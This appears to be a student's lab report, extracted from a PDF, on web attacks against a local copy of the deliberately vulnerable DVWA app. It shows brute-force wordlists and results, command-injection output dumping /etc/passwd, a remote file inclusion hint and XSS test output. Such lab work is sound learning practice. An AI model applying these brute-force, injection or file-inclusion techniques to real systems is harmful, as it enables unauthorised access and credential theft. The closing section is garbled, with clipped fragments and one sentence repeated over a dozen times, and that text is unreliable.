



3 Web application attacks

3.1 Damn Vulnerable Web Application (DVWA)

Jag have downloaded DVWA form git, created database and started the server
This is where I have done all the exercises.



a)



Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type c

Payload set: 1

Payload count: 5

Payload type: Simple list

Request count: 50,000

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

1337

admin

gordonb

pablo

smithy

Add

Enter a new item

Add from list ... [Pro version only]

1 x

2 x

3 x

+

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 2

Payload count: 10,000

Payload type: Simple list

Request count: 50,000

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

password

123456

12345678

1234

qwerty

12345

dragon

pussy

baseball

football

Add

Enter a new item

Line	Username	Password	Score	Match	Match	Match
1	1337	password	400			483
2	admin	password	200			4578
3	gordonb	password	200			4534
4	pablo	password	200			4534
54	pablo	letmein	200			4577
55	smithy	letmein	400			483
56	1337	monkey	400			483
57	admin	monkey	200			4534
58	gordonb	monkey	200			4534
59	pablo	monkey	200			4534
60	smithy	monkey	400			483
61	1337	696969	400			483
62	admin	696969	200			4534
63	gordonb	696969	200			4534
64	pablo	696969	200			4534
65	smithy	696969	400			483
66	1337	abc123	400			483
67	admin	abc123	200			4534
68	gordonb	abc123	200			4581
69	pablo	abc123	200			4534
70	smithy	abc123	400			483
71	1337	mustang	400			483
72	admin	mustang	200			4534
73	gordonb	mustang	200			4534
74	pablo	mustang	200			4534
75	smithy	mustang	400			483
76	1337	michael	400			483

Request

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK
2 Date: Tue, 21 Feb 2023 22:14:44 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding

0 matches

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area gordonb



More Information

b)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: Command Injection

Ping a device


Enter an IP address:

Submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.521 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.179 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.080 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3062ms  
rtt min/avg/max/mdev = 0.045/0.206/0.521/0.188 ms  
root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
```

c)

The screenshot shows a web browser window with the DVWA application running on localhost. The address bar contains a URL with URL-encoded characters. The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". The navigation menu includes "Home", "Instructions", and "Setup / Reset DB". The main heading is "Vulnerability: Cross Site Request Forgery (CSRF)". Below the heading, there is a form with the label "Change your admin password:".




d)



For RFI attack you can put the targets url after “page=”


Like this



e)



I could not do this exercises

f)



g)


XSS bom



h)

XSS reflected


```
64         <p>
65             What's your name?
66             <input type="text" name="name">
67             <input type="submit" value="Submit">
68         </p>
69     </form>
70     <pre>Hello Asma </pre>
71 </div>
72
73
74 <h2>More Information</h2>
75 <ul>
76     <li><a href="https://owasp.org/www-community/attacks/xss/" target="_blank">https://owasp
77     <li><a href="https://owasp.org/www-community/xss-filter-evasion-cheatsheet" target="_bl
78     <li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https:
79     <li><a href="http://www.cgisecurity.com/xss-faq.html" target=" blank">http://www.cgisec
80     <li><a href="http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/
81 </ul>
82 </div>
83
84     <br /><br />
85
86
87 </div>
88
```



l)

Xss Stored

```
81         </form>
82     </div>
83 </div>
84 <br />
85 <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
86 <div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>
87 <div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>
88 <div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>
89 <div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>
90 <br />
91 </div>
92 </div>
```



DEI2

a)



SQL injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted in field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an application, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any application that uses a database. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable to administrators of the database server. In a 2012 study, it was observed that the average web application received 4 attack attempts per month, and retailers received twice as many attacks as other industries (Wikipedia).

[Link to Wikipedia](#)

File inclusion

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting language. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the control which file is executed at run time. A file inclusion vulnerability is distinct from a generic directory traversal attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application.

How to Damn Vulnerable Web Application.

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main purpose is to provide a platform for security professionals to test their skills and tools in a legal environment. It also serves as a learning tool for those who are new to web application security and want to understand the processes of securing web applications and to aid both students and professionals in their learning.

DVWA is to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

Instructions

user how to use the application. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

object to be tested. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

there are many different types of vulnerabilities. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

you are encouraged to use the application in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

includes a variety of challenges. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

difficulty. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

there are many different types of vulnerabilities. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

more advanced challenges. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

p button. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

to additional challenges. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

IG! The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

able Web Application. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

r any information. The application is designed to be used in a controlled environment. It is not a tool for attacking real-world systems. It is a tool for learning and testing.

